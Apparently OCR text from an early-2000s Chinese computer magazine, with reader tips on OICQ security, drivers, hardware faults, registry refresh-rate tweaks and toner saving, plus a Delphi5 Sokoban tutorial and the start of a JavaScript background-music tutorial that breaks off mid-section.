1.由于各个地区移动通信运营公司不同，短消息服务中心号码、移动OICQ操作指令也不相同，请根据自己所在城市，到http://www.tencent.com/mobile/具体查询参数设置。

2.全国许多地区使用的“神州行”卡和“如意通”充值卡都没有开通短消息服务功能，所以也无法使用“移动OICQ”。

3.将比较复杂且很常用的服务指令，存储在手机中，在使用时马上调用，不需要每次都重新输入，节约时间。

4.可以放心地将你的手机号码存储在个人资料的GMS手机一栏，不用担心泄露或受到骚扰。当其他人在查看你的资料时只会显示前三位数字，后面的数字将以*号屏蔽掉，但不会影响发送信息（如图）。



让你的OICQ更安全

□成都 飞扬II

OICQ2000版采用了全新帐户的注册方式，如果你是首次使用OICQ，那么在填写“注册向导”资料时，首先就应该把密码设置成八位或者八位以上，数字和字母相结合。密码保护资料请认真填写，保密邮件和后面的基本资料所使用的信箱最好不要相同。注意一点：身份证号在第一次填写好以后是不允许修改的，只有其他资料可修改。不得马虎大意，因为这是在你密码被盗、忘记密码时最快取回密码的方法。如果遇到有陌生人骚扰你，那么将系统参数设置项打开，选择安全设置项，将高级安全设置中的拒绝旧版陌生人消息或拒绝旧版所有消息打上勾（如图）。



OICQ之多面手

¡õ½Î÷ 徐渊

想不想同时以两个人的身份进入OICQ，其实很简单，当你运行了一个账户后，再启动一次OICQ，选择“更改当前用户”，然后输入另一个账户的密码就可以了。依此类推，就可以同时用多个账户与朋友交谈了。

用主板程序治疑难杂症

□湖北 刘中甫

通常，我们在安装 Windows 时，大多十分重视显卡、声卡、Modem 等驱动程序的安装，但一般不会在意主板的驱动程序。因为大多数情况下，不安装主板的驱动程序，系统也能很正常地运行，这就让人们产生了主板驱动程序像鼠标驱动程序一样是多余的印象。但通过用主板驱动程序排除了两个奇特的故障后，我彻底改变了这种观点。

一台兼容机，装有 WIN95 OSR2.1 系统，以前播放 CD、VCD 一直都很正常，后来不知什么原因在播放 CD、VCD 时，声音颤抖并有明显的延迟，但系统事件声音却很正常，在 " 控制面板 \ 声音 " 中测试其他事件声音也都很正常。

考虑到只是播放 CD、VCD 时不正常，因此删除并安装了几个不同的 CD、VCD 播放软件（如 Xing、超级解霸等），故障依旧；在原系统上重装 WIN95 故障依旧；莫非是病毒？但用 KV300、瑞星 98 杀毒，并没发现病毒；而声卡故障的可能性很小。

为了彻底解决问题，干脆格式化硬盘并重新安装 WIN95 系统及 CD、VCD 播放软件，期盼中正常的 VCD 声音并未出现。怪哉，为什么这次如此艰难？猛然想到以前很多老的声卡都提供挂接 CD - ROM 的 IDE 接口，尽管新一代声卡不再提供 IDE 接口，何不安装一下 IDE 驱动程序试试？于是不抱任何希望地安装了主板的 IDE 驱动程序，却意外地发现播放 CD、VCD 都正常了。

另有一台实达蓝天 939 电脑，在格式化硬盘并重新安装 WIN98 系统后，显示颜色只有 16 色，显示分辨率也只有 640 × 480。安装了与此显卡对应的显卡驱动程序并重新启动机器后，系统颜色始终只有 16 色，但查看 " 控制面板 \ 系统 \ 设备管理 \ 显示适配器 "，确实表明显卡驱动程序已正确安装。删除并再次安装显卡驱动程序故障依旧，甚至试着安装了与此显卡兼容的其他显卡驱动程序，问题并没有解决。

想到 IDE 驱动程序能解决声音故障，于是便安装了主板的 IDE 驱动程序，此时故障依然存在。但当安装了主板的芯片集 Chipset 驱动程序及 VxD for AGP 驱动程序后，显示颜色便立即可调到 16 位色、真彩 24 位等，同时显示分辨率也可达到 800 × 600、1024 × 768 等。

为什么声卡驱动程序自己不能解决的问题却让主板的 IDE 驱动程序给解决了，而显卡驱动程序自己不能解决的问题却让主板的 Chipset 驱动程序给解决了呢？真是怪事！仔细想来其实并不奇怪。因为 CD、VCD 的数据源都是来自 CD - ROM 中的光碟，而 CD - ROM 的数据线是通过 IDE 接口与主板连接的，因此 IDE 性能（如传输速率）的好坏必将影响 CD、VCD 的播放质量。另外，IDE 驱动程序也好，Chipset 驱动程序也罢，它们实质上都是主板驱动程序的一部分（主板驱动程序一般包括：Chipset 驱动程序、IDE 驱动程序、VxD for AGP 驱动程序、USB 驱动程序、ACPI 驱动程序等），而主板与插在其上的各类板卡之间毫无疑问存在着密不可分的联系。主板的性能是否能充分地体现出来，是由主板的驱动程序决定的。我们在安装 Windows 时，并没有专门分别地安装主板各部分的驱动程序，那是因为 Windows 中已经集成了标准的主板驱动程序集，Windows 的即插即用功能便自作主张地为我们安装了相应的主板驱动程序（就如标准的鼠标驱动程序一样）。

至于为什么以前格式化硬盘并安装 WIN95（或 WIN98）系统时，并没有出现上述的声音（或显示）故障，而偏偏却只在这两次出现？笔者认为，可能是某个软件或用户不经意间更改了 CMOS 中与 IDE、声卡及显卡有关的参数设置，破坏了它们之间的兼容性。

解决网站中输入法无效的问题

余盛壮

十月上网以来，我所使用的浏览器一直是 Win98 自带的 IE4，没有出现任何问题；后来将其升级为 IE5，初用时尚还顺利，可才过一天，麻烦就来了。在登录一些聊天室进行中文留言时，老是难以打开中文的智能 ABC 或五笔输入法，即使用鼠标强行打开后，亦不能正常使用。

解决方法如下：打开 IE5，选择" 工具 /Internet 选项 / 高级 "，将 " HTTP1.1 设置 " 中的 " 使用 HTTP1.1 " 选项前方框中的对勾去掉，" 确定 "，" 刷新 " 即可解决问题。此法在 Win98 中试验通过。

步步高

你使用的是3D鼠标吗？你还在使用Windows自带的鼠标驱动程序吗？你想过升级鼠标驱动吗？你可能会说，我的鼠标不是名牌货，厂家没有提供相应的驱动程序。我当初也这么想过，可是通过试验，我发现不同品牌的鼠标驱动是可以互相兼容的。于是我先后试用了双飞燕、罗技、微软、GENIUS等知名的鼠标驱动程序，发现它们各有所长，现就把这几种鼠标驱动程序的特点进行一下比较，读者们可以从中选择一种适合自己的驱动程序，把鼠标的性能发挥到极限。



必有一款适合你
——四种鼠标驱动程序大比较

□北京 刘晨明

一、双飞燕快活林鼠标驱动程序

双飞燕的鼠标种类繁多，从2D到4D+一应俱全。它的鼠标驱动程序分类也很细，不同的鼠标对应不同的驱动。但各个驱动的核心实际上是一样的，比如2D与3D鼠标的驱动程序相比只是少了滚轮速度的设置功能。

双飞燕鼠标驱动的最大特色就是附加功能多。比如“鼠标指针查找”功能，在按下Ctrl键后将出现一个闪动的圆形区域指示鼠标指针的位置。“掉转滚轮方向”也是一个有用的设计，可以按照自己的习惯设置滚轮滚动的方向。“网易跳”和“幸运跳”，按下第三键后可以调出快捷按钮栏，其中可同时设置14个功能，有常用的记事本、资源管理器、IE、我的文档、音量调节、关闭窗口、自动滚动、显示桌面等等（如图1），大大方便了日常应用。“智能缩放”功能，在微软的Office等软件中，按住Ctrl键的同时滚动滚轮，就可以实现视图的放大或缩小。



图1

二、罗技鼠标驱动程序

罗技的“劲雕”、“旋雕”等鼠标以优质高价而闻名，罗技的鼠标手感不错，定位也很准确，特别是鼠标移动速度比一般的鼠标要快一些，在玩游戏时感觉移动很灵敏。除了硬件因素之外，罗技鼠标驱动程序的功能也很强大。

图2



罗技鼠标驱动程序可以驱动罗技各个型号的鼠标，当然与其他品牌的鼠标兼容性也不错。驱动程序中有一项独有的功能：“PS/2报告速度”（如图2），可以在40-200之间调节。增大其数值将加大计算机更新鼠标位置的频率，增加指向设备的分辨率，使其响应更快。该功能可以提高鼠标在游戏中的准确性。不过，若该功能使用不正确，有可能放慢游戏速度。增加报告速度设置将消耗更多的CPU时间。滑块的最大设置最多可占用整个CPU时钟周期的10%。

该驱动程序的“设置方向”功能可以通过校正鼠标向上移动的方向来适应鼠标实际的运行轨迹，令鼠标使用起来更加随心所欲。罗技鼠标驱动虽然也有类似于双飞燕鼠标驱动程序的WebWheel和CyberJump快捷按钮，不过按钮较少，功能单一，切换起来比较繁琐。另外，罗技的驱动程序也提供了“智能缩放”功能。

三、微软IntelliPoint鼠标驱动程序

微软的鼠标最早是随正版Office97赠送的，以实现在Word和Excel等软件中的自动滚动和智能缩放等功能。后来在配件市场上出现了散装的微软鼠标，不知是不是水货，不过我是没敢买。我通过试用微软的鼠标驱动程序，发现它的功能可称得上齐全，除了一些常见的功能以外，“单击锁定”（如图3）可以说是其“独门绝活”了。“单击锁定”可以实现不用持续按下鼠标按键就可以突出显示或拖动，在移动图标时就好像鼠标指针把图标粘住了一样。“键入时隐藏指针”功能可以在输入文字时自动隐藏鼠标，防止其影响录入。




图3


不过在使用中发现，虽然微软的驱动程序号称能支持多种鼠标，但在我的ACER 3D鼠标上使用时发现快速移

动鼠标时指针会无规则晃动，在玩游戏时很麻烦，不知是不是个别现象？

四、GENIUS NewScroll 鼠标驱动程序

GENIUS（小天才）是近期出现在国内市场上的一个新品牌，该公司生产的3D鼠标从外观来看有点儿像双飞燕的产品，在拇指的位置放置了第三键，用来实现一些特殊功能，而不像其他品牌的鼠标把这个键做到了滚轮上。GENIUS的“光眼”鼠标也是和罗技同类产品平起平坐的高档货，可惜笔者没有用过。

GENIUS的驱动程序名称显得有些让人摸不着头脑，我下载了六个不同名称的驱动，只有一个可以和我现有的ACER 3D鼠标兼容，其他的驱动程序安装之后没有任何反应，有些甚至会导致硬件冲突。这个可用驱动的下载地址为ftp://ftp02.softhouse.com.cn/download3/



Í¼4

28380newscrollneu.exe。可能是使用这款鼠标的人不多，这个驱动程序在驱动之家（http://www.mydrivers.com）居然没有。

当然，在不懈地尝试之后，我也欣喜地发现了这款鼠标驱动程序的与众不同之处：首先，它会在任务栏上添加一个与众不同的小图标，那双大眼睛就是！两个小黑眼珠还能随着鼠标的移动转来转去，很好玩。另外，它提供了很有趣的“Loop”功能（如图4），当打开这个功能时，移动鼠标到屏幕的边缘，它就会自动从另一边跑出来。还有，使用这个鼠标驱动程序时，你可以按下第三键（滚轮键）的同时转动滚轮，可以切换任务，和按Ctrl+Tab键的功能一样。当然，这个驱动程序也提供了第三键快捷按钮、智能缩放等功能。美中不足的是目前还没有中文版的驱动程序。

总之，四种鼠标驱动程序各有所长，也都存在各自的问题，大家可以亲自体会一下，这才是DIY的风格嘛！四种鼠标驱动程序的功能已列入附表以方便大家比较选用。祝愿读者们都能找到适合自己的鼠标驱动程序！

CMOS电池引发的故障

□山东赵传辉

朋友的电脑刚买几个月，一次突然发现开不了机，按POWER键后无反应，电源指示灯也不亮。

给我的第一感觉好像是电源出了问题。本着“先轻后重”的原则，我先给他重插了一下电源线，不管用。后又给CMOS电池放电，还是不行。看来只好换电源了，拿来一个银河电源换上，可它还是一张“黑脸”。这是怎么回事？会不会是灰尘惹的祸？但拆机除完尘后，还是开不了机。这时候我心里也有些着急了。

既然主机不加电只有两种可能：一是电源有问题；二是主板供电系统坏了，可是从经验推断电源没有问题。难道主板坏了？随即又将主板取下在灯下仔细观察，可并没有发现有烧过的痕迹。最后目光落在了CMOS电池上，发现电池上有几道划痕。问朋友怎么搞的，答曰：“那一次忘了CMOS密码，用螺丝刀撬下来放电。”不会是把电池搞坏了吧？为证实我的想法拿来万用表量了一下CMOS电池，只有1.5V。怪不得呢，换了一块，一切OK。



巧超显示器刷新频率

□江苏 lk99

近日帮朋友攒机，显示器为SAMSUNG-SyncMaster 750s，奥美嘉Savage4 GT 16MB显卡，装机一切顺利。开机调刷新率的时候，发现在16、32位色下只能上到640*480*85、800*600*75、1024*768*75。看着朋友不满足的神情，我说那就试试改改显示刷新率。

进入“显示属性\设置\高级\监视器\更改”，插入随机配的显示器驱动软盘，一直改到高档的701IFT，显示刷新率提高到640*480*85、800*600*85、1024*768*85就再也提高不了，我觉得还是有些不甘心。

于是运行注册表编辑器，依次打开HKEY_LOCAL_MACHINE\System\CurrentControlSet\Servies\Class\Display\0000\MODES，其下有16、32、8、4四个主键，把常用的16、32主键下的1024*768主键的字符串“默认”的数值从“60，70，75，85”改为“60，70，75，85，90”，再把字符串"RefreshRate"的数值从85改为90，其他常用分辨率下的刷新率如上依次改为100，退出后重启。再调整显示属性时，发现已能成功地设置16、32色下的640*480*100、800*600*100、1024*768*90了。


当电脑噪音增大时……

□河南 阿达

单位一台兼容机，配置如下：赛扬466CPU、旗舰628B SLOT1主板、32MB现代内存、Cirrus Logic 546x显卡、不知名的机箱和AT电源。主机同Epson LQ1600针式打印机单独放置在一台小电脑桌上，显示器另放。

一日开机，主机有自检动作，机箱内发出很大的噪音，用手摸机箱，感觉有非常明显的振动感，但显示器黑屏。因计算机前一天还能正常使用，且才购进半年多，估计硬件应该正常，怀疑CPU风扇积尘，转轴缺润滑油。当风扇转动时，噪音增大，磨擦加剧，导致风扇与散热片振动，进而引起转接卡与主板的振动，机箱的质量又很差，最后形成很强的振动，使得显卡松动。为证实以上判断，先将主机抱到地上，再开机，显示器依然黑屏，机箱内的噪音依然很大，但机箱的振动感大大减轻，然后打开机箱，重插显卡，再开机，显示器屏幕有了显示。问题找出来以后，关机，拆下CPU风扇，清理积尘（很厚的一层，粘在扇叶上），加注润滑油，再装回，开机，噪音大大减轻，使用至今月余，一切正常。

谨以此文献给为电脑噪音所困惑的朋友！



显示器怎么少了一种颜色？

□天津 周云龙

我朋友的机器是联想的，一日显示屏好像少了一种红色，这是怎么回事呢？他只是买了个电脑桌，把电脑挪了挪，并没有干什么其他事情呀？我把机箱开了盖，把显卡紧了紧，还是这个样子。嗯，难道是显示器老化了？但不可能只少一种颜色。这时，我忽然想起刚才拧显示器信号线的时候好像不是很顺利，拿起信号线看了看，啊哈，原来问题在这，信号线的一个针弯了，也就是说刚才用的时候一直是少一根针的，我用改锥把那根针弄直了，连上，开机，蓝天白云终于又出现了。

一例频繁死机故障的处理

□Fox

朋友的机子是九月份买的，配置是华硕CUSL2主板，CeleronⅡ 600，华硕V3800／32MB TNT2 Pro显卡，KingMax PC133 128MB内存，Seagate 酷鱼Ⅱ 20GB硬盘，华硕40X光驱，世纪之星机箱。前几天在使用过程中经常出现“非法操作”，除此之外，还经常死机。

历程：我驱猫上网，到“驱动之家”把华硕公司11月5日才发布的V3800/V6600/V6800/V7x00/VANTA2000/CUA系列显卡最新驱动6.31 beta 5版For Win9x/Me给拉了下来，这可是基于雷管三代6.31公版驱动核心的驱动程序；然后又把Microsoft在11月11日才发布的DirectX8.0（4.08.00.400）版给拖了下来。升级显卡驱动程序，装上DirectX8.0，最后还把主板的BIOS由原来的1001版升级为1002版，这时发现非法操作是没有了，运行也顺畅了，可依然频繁死机，真是怪异！

在确定内存条等硬件没有问题和系统无病毒之后，一气之下，我进行了最不想实施的“战略”：格式化硬盘，重装Windows98 SE！没办法，只有死马当活马医了。在漫长的等待之后，发现死机还是存在。

重新启动，还好，启动时没有死机，顺利进入了Windows98。运行磁盘扫描程序，发现了一点蛛丝马迹：才买了两个多月的硬盘有坏扇区！随后，我赶紧检查了Win386.SWP（Windows的虚拟内存文件），它正好在有较多坏扇区的分区上。啊，问题就在这！估计朋友机子上的Win386.SWP正好被刚出现的坏扇区分散了，才导致了问题的产生。

解决方法：到“控制面板\系统\高级”中将虚拟内存作些调整；为了防止坏扇区扩散，我上网找到了NDD（Norton Disk Doctor），把它拉下来，对硬盘进行了检测和修复。至此，问题全部解决。

COM口线

□吉林 郑广文

故障现象：无法使用新买的com连接线。

排除过程：拆开九针插头，露出焊点，比较，发现连线方式不同，具体如下图所示：




图1 新的COM线




图2 老的COM线

重新焊接故障排除。

总结：老主板的COM连接线有多种接法，不统一，使用时要注意。新主板的COM标准统一，没有这种问题。

激光打印机节省碳粉的窍门

□河南 赵新生

单色激光打印机输出的文稿比针式打印稿在清晰、整洁等方面有着明显的优势，但激光打印机的耗材价格却数倍于针式打印机，主要是硒鼓和碳粉较昂贵。在使用激光打印机的过程中，如何节省碳粉，以降低打印成本，是不少用户关心的问题。

很多朋友采取的措施是，在打印机属性的“打印质量”中，设置“省碳方式”项。例如HP LaserJet 6P打印机，将“省碳方式”设置为“省碳粉”；HP LaserJet 6L打印机，将“省碳方式”的开关选择设为“开”，即选中“节省碳粉”项（有的打印机中称为“草稿方式”或“草稿质量”）。但这样做存在两个缺陷：一是打印出的文稿的字体轮廓很不清晰；二是省碳效果不理想——节省碳粉被“定量”，用户不能根据需要来“调节”。

其实，现在流行的许多字处理软件（如Word97/2000、WPS97/2000），都可以对字体的颜色进行设置，常用的有黑色、蓝色、黄色、白色、深黄、灰-50%、灰-25%等16种之多（在Word2000中可以设置“任意”种颜色），也可以把字体修饰成空心字等。我们在进行打印输出时，除了特殊的需要（正式的报告）外，完全可以使用这种“修饰”，而不一定非得使用“默认”的黑色字体。例如，将文稿字体设置成蓝色或深黄色，将文稿设置为“空心字”，其节省碳粉的效果可是相当可观的哟。

□山东 盛玉增

一台装有64MB内存的PⅡ350机器，开机自检内存出错，按F1键能正常启动到DOS，进入WIN98时蓝屏，更换一条64MB内存条后，机器恢复正常。换下的坏内存条为PC-100的64MB单面内存条，能启动到DOS，说明它只是局部损坏，能否通过改动内存条上的电路，将它改成32MB的好内存条呢？我做了试验，获得成功，具体做法如下：

在网上查找168线SDRAM的硬件资料，找来一条32MB的内存条，对比与地址有关的管脚，发现第123脚是地址脚A11，在32MB的内存条上，该脚为空脚；在64MB的条上，该脚接芯片。小心将连接123脚的铜箔切断（我用的是单面刀片），然后将它装到机器上，开机自检，屏幕上显示的内存大小为32MB，说明地址脚判断正确，但仍出现自检错误，说明现在利用的是坏的32MB，应该改动123脚的工作电平，利用另一半。首先使A11为低电平，即在铜箔切断处接芯片的一端与内存条接地脚116脚之间，焊接一条连线（要小心！将烙铁烧热后，从插座上拔下电烙铁再焊，防止静电击穿），焊好后装到机器上试验，仍出现自检错误，说明内存条的低32MB是坏的，应使A11脚为高电平。去掉刚才焊上的连线，在铜箔切断处接芯片的一端与内存条124脚（124脚为3.3V电源脚）之间焊接一只1k欧姆的电阻，装机试验，自检32MB内存正常，进入WIN98，一切正常。



春节快到了，东渐在这里给大家先拜一个早年！祝大家在这新的一年中身体健康、技术进步！（大家热烈鼓掌，呵呵……）

为了结合新年的喜庆气氛，这次的“编程速食店”给大家提供的大餐是：用Delphi5做推箱子的游戏！说起推箱子或者叫做仓库番那可是大大的有名！虽然道具就是主人公、箱子、墙、坑这么几个，但是在小小方寸之间要把箱子调遣自如可不是那么容易的事，有信心对自己的编程能力以及IQ提出挑战吗？Come on！不过，由于程序较长，我们准备以连载的形式逐步发表，如果你已经等不及的话，可以到《电脑爱好者》的网站先行下载完整的游戏试玩。如果你还有什么意见或建议的话，请给东渐来信：program@cfan.com.cn，不见不散！

电脑游戏自己做

——用Delphi5做推箱子的游戏（一）

□西安　鞠大龙

Delphi是Inprise公司推出的优秀的可视化软件开发工具。它短小精悍，但功能却可以与庞大的Visual C++媲美；它易学易用，如同VB一样容易上手。因而，它被称作是未来的“第四代编程语言”。从1995年至今，Delphi已经发展到5.0版本。Delphi5采用面向对象的程序设置、组件化的编程方式，支持快速Pascal编译器、OLE自动化、ActiveX编程、数据库及Internet/Intranet编程，从而使得 Delphi5开发功能更加强大，同时更加易于学习和使用，当然，开发一个Windows游戏更是小菜一碟。下面就让我以开发推箱子游戏为例子，把大家一步步领进Delphi5的神秘世界！

一、游戏简介

有没有玩过推箱子？

推箱子游戏源自日本的仓库番，游戏的场景是在一个由墙围成的房间里面有几个箱子（如图1）。规则是一次只能推动一只箱子，不能拉，推到墙根自然就推不动了。游戏的目的是把所有的箱子放到它应该放的位置即算完成。这个游戏如今可是相当火爆呀，不但文曲星上必备此游戏，甚至连许多手机上都有呐，流行程度绝对不亚于俄罗斯方块。想不想知道这个游戏是怎么做的？跟我来……



图1　这是第一关的场景

二、功能设置

考虑到游戏的过程中可能会出现不能完成的情况,因此程序需要提供有撤消（只能撤消一步）和重来的功能；程序的原始数据比较大，采用文件的形式保存所有的关，同时程序增加了设计关卡的功能；另外，程序退出时，还提供了保存当前关卡的功能；当然作为一个完整的软件，帮助、退出和关于功能也是不可缺少的。这些功能将全部加在菜单中。

三、资源需要

程序中的小人在每一个行进方向需要两张图片实现动画效果，还有背景、箱子应该放的位置，墙、地板、箱子放到正确位置以及箱子图片，总共需要十四张图片（图2)。图片文件保存在应用程序目录下的子目录\resource里，在程序运行过程中并不需要这些文件，只是在设计过程中采用。程序采用数据文件来保存关卡，数据文件保存在当前目录下的一个子目录\bbk当中,文件以box+关数.bbk



图2 资源图片

命名，保持一个14*16的整型二维数组，文件的固定长度为896字节，在打开文件时以此为依据来判断是否为该程序所需要的文件。配置文件box.ini在应用程序目录下，由程序本身创建和管理，主要保存上一次该应用程序退出时过的关数以及一些基本配置。帮助文件box.hlp和box.cnt在应用程序目录下，采用Workshop制作。为了使程序有声有色，还有一些声音文件保存在应用程序目录下的\sound子目录里，声音文件具体作用如下：

Move.wav	小人没有推动箱子时
Over.wav	一局结束时
Pushbox.wav	小人推动箱子移动时
Retry.wav	重来时
Nomove.wav	小人不能移动时
Click.wav	点击菜单时
Backbox.wav	撤消一步时
Backsound.wav	关于背景音乐

具体的声音内容嘛，我这里不好形容呀，大体上就是……呵呵，还是到《电脑爱好者》网站下载整个游戏以及资源文件吧，这样你就可以先行一步体验游戏的精彩喽！

四、预备工作

上面只是热身而已，下面才正式进入主题。首先运行Delphi5，将自动创建一个名为Project1的项目，并同时包含一个名为Form1的窗体，在屏幕左边的Object Inspector窗口中显示该窗口的属性与事件，在以后的设计过程中代码的编辑入口和属性的设置都要从这开始。实际上加入代码很简单，只要选择相应的控件，然后选择Object Inspector窗口中的Events页相应的事件，则Delphi5自动跳转到要加入代码的地方，更改属性也是如此，先选择控件然后选择Object Inspector窗口中的Properties页，改动要改的属性即可。有时候，从Object Inspector窗口中的下拉列表框中选择所需要的控件，然后在相应的事件中加入代码也可以。

在设计过程中要时刻记住保存，在第一次保存时选择File菜单中的"Save Project As…"选项，将问你保存的窗体文件名，选择合适的路径和合适的名字存盘即可，然后提示保存的项目名，选择合适的路径并且输入合适的项目名即可。一般时候项目文件路径和窗体文件保存的路径是同一路径，在以后的设计过程中，每加入一个窗体，在保存时都要输入相应的窗体文件名，平常的保存过程只要在合适的时候点击一下像磁盘一样的图标（保存当前活动文件）或者几片磁盘交错在一起的图标（保存所有文件）即可。

下面正式开始设计。首先，设置窗体的caption属性为"推箱子"，在其上放十四个TImage控件，分别装载十四个图片文件，并用相应的文件前缀名命名控件名，采用一个bkground（TImage控件）作为整个游戏的操作背景空间。还要有一个菜单mainmenu1（TMainmenu控件），实现动画的时钟控件timer1（TTimer控件）和显示所走步数的状态栏BAR1（TSTATUSBAR控件），设置窗体FORM1的MAINMENU属性为菜单控件MAINMENU 1。设计好的整个界面如图3所示。




图 3

接着双击mainmenu1，设计菜单的结构如下（名字用默认的）：

主菜单	功能	设计	帮助
子菜单	撤消 重来 声音 退出	新的想法	帮助 关于

整个bkground被分成14*16个30*30的正方形，用14*16的二维整型数组来表示，每一个数组元素的值用来表示在该正方形内所画的图片。双击窗体Form1的空白处，进入窗体的代码行中，在uses处加入三个单元：inifiles（使用ini配置文件单元）、shellapi（调用帮助单元）以及mmsystem（调用播放声音函数单元）。接着在type段中加入：

```
type
boxbase=array [1..14,1..16] of integer; //二维数组类型定义
```

然后在类Form1的private下定义如下函数和过程：

```
private
 { Private declarations }
 procedure drawimage(argx,argy,argimage:integer);
 //在由argx,argy所定的正方形内画argimage所代表的图片
 function readfile:integer;
 //从数据文件中读取数据到二维数组中
 procedure drawbkground;
 //根据数组对bkground进行重画
```

以及在类Form1的public下定义公有变量：

```
public
 {Public declarations }
 lastx,lasty:integer; //小人上一次走的坐标,撤消时用
 localx,localy:integer; //小人当前位置
 ifmove:boolean; //上一次走时是否移动了箱子，撤消时用
 comdir:string; //保存应用程序的当前目录
 filenum:integer; //当前玩的关数
 box:boxbase; // bkground背景数组
```

```
boxnum:integer;//没有放到正确位置的箱子的数目
boxini:tinifile;//ini文件类
steps:integer;//小人走的步数
soundflag:boolean;//是否开启声音效果
```

接下来对定义的函数和过程进行代码编辑。在 Form1 的代码行最后加入下面代码:

```
procedure tform1.drawbkground;
var i,j:integer;
begin
timer1.enabled:=false;
for i:=1 to 14do
for j:=1 to 16 do
 drawimage(i,j,box[i][j]); //生成背景
timer1.enabled:=true;
end;
procedure tform1.drawimage(argx,argy,argimage:integer);
var comimage:timage;//定义一个图片类
begin
 case argimage of//根据参数argimage的值决定拷贝哪一幅图片
0:comimage:=form1.black;//黑色背景图片
1:comimage:=form1.qiang;//墙图片
2:comimage:=form1.diban;//蓝色地板图片
3:comimage:=form1.ybox;//黄色箱子图片
4:comimage:=form1.boxok;//箱子应放的位置图片
7:comimage:=form1.rbox;//红色箱子图片
51,61:comimage:=form1.pushu1;//向右推1图片
52,62:comimage:=form1.pushu2;//向右退2图片
53,63:comimage:=form1.pushl1; //向左推1图片
54,64:comimage:=form1.pushl2; //向左推2图片
55,65:comimage:=form1.pushr1; //向上推1图片
56,66:comimage:=form1.pushr2; //向上推2图片
57,67:comimage:=form1.pushd1; //向下推1图片
58,68:comimage:=form1.pushd2; //向下推2图片
else
 exit;
 end;
 form1.bkground.Canvas.CopyRect(rect((argy-1)*30,(argx-1)*30,argy*30,argx*30),
                    comimage.canvas,rect(0,0,30,30))
  // 利用 bkground 的画布功能,拷贝 comimage 中的图片到bkground 画布中
end;//此过程结束
// 从文件读取数据到数组中
function tform1.readfile:integer;
var filehandle:file of integer;
i,j,fsize,funre:integer;
filename:string;
begin
funre:=1;//保存返回值1
steps:=0;//清空步数
filename:=comdir+'\bbk\box'+inttostr(filenum)+'.bbk';
// 根据关数确定文件名
if (not FileExists(FileName)) then// 判断文件是否存在
// 如果不存在
 if filenum=1 then // 判断是否有 box1.bbk数据文件
funre:=0 // 如果没有，保存返回值 0
 else
 begin
 filenum:=1;
 filename:=comdir+'\bbk\box1.bbk';
 if not fileexists(filename) then
funre:=0;
 end;
if funre<>0 then //判断是否有box1.bbk文件
begin
boxnum:=0;//箱子数目清空
AssignFile(filehandle,FileName);//初始化文件句柄
Reset(filehandle);// 重置文件读指针
fsize:=filesize(filehandle);//取得文件包含整型数目
if fsize<>224 then
funre:=0// 如果文件类型不对，返回值 0
else
begin
// 更改窗体的提示
 form1.caption:='推箱子现在你推的是'+inttostr(filenum)+'关';
 // 读取数据到数组中
 for i:=1 to 14 do
for j:=1 to 16 do
begin
read(filehandle,box[i][j]);
if (box[i][j]=57) or (box[i][j]=58) then
 begin localx:=i;localy:=j; end;//确定人的位置
if (box[i][j]=3) then
 boxnum:=boxnum+1;//计算黄色箱子的数目
end;
end;
closefile(filehandle);// 关闭文件
end
else
filenum:=0;// 没有打开数据文件，设置 filenum 为 0
readfile:=funre;// 返回函数值，0—没有打开文件，1—打开文件
end;
```

现在整个预备工作已经完成，相信您已经初步了解了 Delphi5的基本设计过程以及推箱子游戏的总体设计了。至于怎么利用这几个函数实现有声有色的推箱子游戏嘛……请看下期分解！ （待续）



精彩网页之活动背景音乐

□湖北　周洋

在览网页时，你肯定遇到过有背景音乐的网页。在美妙的音乐中漫步于 Internet 的无限空间，真可谓美哉！但是背景音乐只能是一支曲目，未免美中不足。如果网页的背景音乐可以让访问者在预定的多支曲目中任意选择，成为一种活动的背景音乐，相信会有更多的访问者愿意驻足其中。其实，我们可以用 JavaScript 脚本程序编写一个更换背景音乐的程序，实现网页中背景音乐的任意选择，让你的网页更引人入胜。下面先说明一下程序的设计思想和实现方法，后面奉上注释完整的示例程序，相信大家会很快成为网页活动背景音乐的行家里手！

一、设计思想和实现方法

1.首先在HTML中建立<EMBED>嵌入标记,嵌入可供选择的曲目文件，*.wav、*.au、*.mid等，代码如下：

```
<EMBED NAME="MUSIC1" SRC="曲目1的声音文件" Loop=-1
 AUTOSTART=false Hidden=true MASTERSOUND>
<EMBED NAME="MUSIC1" SRC="曲目2的声音文件" Loop=-1
 AUTOSTART=false Hidden=true MASTERSOUND>
```

代码中：Loop=-1：让曲目重复播放

AUTOSTART=false：禁止曲目嵌入后自动播放

Hidden=true：将其隐藏起来,不可见

2.借助<SELECT>...</SELECT>和<OPTION>...</OPTION>建立供选择曲目的下拉列表框：

```
<form name="my_music" width=300>
 <select name="opt" size=1 onChange="javascript:my_sound()">
 <option VALUE="0" SELECTED>-------无-------</option>
 <option VALUE="1">曲目1</option>
 <option VALUE="2">曲目2</option>
</form>
```

3.转到HTML文档的<HEAD>标记中编写实现曲目更换的函数，具体如下：

```
